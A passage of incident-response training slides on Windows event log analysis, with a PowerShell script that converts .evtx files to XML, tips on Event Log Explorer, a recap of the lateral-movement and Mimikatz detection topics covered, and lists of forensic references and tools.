
- You can convert evtx format to XML.

```
$input_filename = "Security.evtx"
$output_filename = "Security.evtx.xml"

echo("<?xml version='1.0' encoding='utf-8' standalone='yes' ?><Events>") |
    Out-File $output_filename -Encoding utf8
Get-WinEvent -Path $input_filename | foreach-object {
    $_.ToXml() | Out-File $output_filename -Encoding utf8 -Append
}
echo("</Events>") | Out-File $output_filename -Encoding utf8 -Append
```


Tips - Event Log Explorer (1)

- If you need to handle large files, you might need to tweak this.
 - File -> Preferences



Tips - Event Log Explorer (2)

- Event Log Explorer sometimes fails to parse description field.
- You should try to change the method for opening a file by choosing it in the file menu or modifying default settings in the situation.



Wrap-Up of This Section

What You Learned on Event Log Analysis


- We have learned about...
 - Remote Logon / Remote Execution events
 - RDP related events
 - Task Scheduler/AT events
 - PowerShell events
 - Mimikatz detection
 - Event log cleared events

Conclusion of This Section

- We saw several techniques including Mimikatz detection methods in this section. It is very important for incident responders to investigate attack tools in advance because some tools have specific characteristics on their behaviors.

Our Research on Event Logs

- We have been spending many years investigating attack tools related to targeted attacks. We provided the result of our research to JPCERT/CC (national CSIRT of Japan), and they published a report named “Detecting Lateral Movement through Tracking Event Logs” and the result named “Tool Analysis Result Sheet”.
 - http://www.jpcert.or.jp/english/pub/sr/ir_research.html
 - <https://jpcertcc.github.io/ToolAnalysisResultSheet/>
 - https://www.jpcert.or.jp/english/pub/sr/Detecting%20Lateral%20Movement%20through%20Tracking%20Event%20Logs_version2.pdf
- Please make the best use of these!



The screenshot shows a web browser window with the following details:

- Address Bar:** www.jpcert.or.jp/english/pub/sr/ir_research.html
- Page Content:**
 - Section title: Tool Analysis Result Sheet
 - Link: <https://jpcertcc.github.io/ToolAnalysisResultSheet/>
 - Text: We hope this document is useful in incident investigation.
- Bottom Right Corner:** A red rectangular box contains the text: Research supported by Internet Initiative Japan Inc.

References - Useful Information

- <https://docs.microsoft.com/cs-cz/windows/security/threat-protection/use-windows-event-forwarding-to-assist-in-intrusion-detection>
- Recommended settings for event log sizes in Windows
- https://helpcenter.netwrix.com/Configure_IT_Infrastructure/Windows_Server/WS_Event_Log_Settings.html
- <https://adsecurity.org/?p=2362>
- <https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES>
- <https://twitter.com/SBousseaden>
- <https://github.com/MicrosoftDocs/windows-itpro-docs/tree/master/windows/security/threat-protection/auditing>
- <https://www.ultimatewindowssecurity.com/>
- <https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection-wp.pdf>
- <https://dfirblog.wordpress.com/2015/12/13/protecting-windows-networks-kerberos-attacks/>
- <https://www.first.org/resources/papers/conf2017/Windows-Credentials-Attacks-and-Mitigation-Techniques.pdf>
- <https://digital-forensics.sans.org/blog/2014/11/24/kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mitm-more>
- <http://adsecurity.org/?p=1515>
- http://cert.europa.eu/static/WhitePapers/CERT-EU_SWP_17-002_Lateral_Movements.pdf
- <https://github.com/olafhartong/sysmon-modular>

References - Tools

- Event Log Explorer (commercial) [1]
 - <https://eventlogxp.com/>
- python-evtx [2]
 - <https://github.com/williballenthin/python-evtx>
- EvtXtract [3]
 - <https://github.com/williballenthin/EVTXtract>
- Evtx Explorer/EvtxECmd [4]
 - <https://ericzimmerman.github.io/#!index.md>
- Evtx Parser [5]
 - <http://computer.forensikblog.de/en/2007/08/a-parser-to-transform-vista-event-log-files-into-plain-text.html>
- Libevtx [6]
 - <https://github.com/libyal/libevtx>
- Log Parser [7]
 - <https://www.microsoft.com/en-us/download/details.aspx?id=24659>

Some Topics About Event Log Analysis

- Too much % makes Event Viewer drunk
 - <http://www.hexacorn.com/blog/2019/01/27/too-much-makes-event-viewer-drunk/>
- End-Point Log Consolidation with Windows Event Forwarder
 - <https://www.blackhillsinfosec.com/end-point-log-consolidation-windows-event-forwarder/>
- Sending Logs to ELK with Winlogbeat and Sysmon
 - <https://burnhamforensics.com/2018/11/18/sending-logs-to-elk-with-winlogbeat-and-sysmon/>
- ELK + Beats: Securing Communication with Logstash by using SSL
 - <https://burnhamforensics.com/2019/02/25/elk-beats-securing-communication-with-logstash-by-using-ssl/>
- Windows Event Viewer cannot read classic event logs anymore
 - <https://eventlogxp.com/blog/windows-event-viewer-cannot-read-classic-event-logs-anymore/>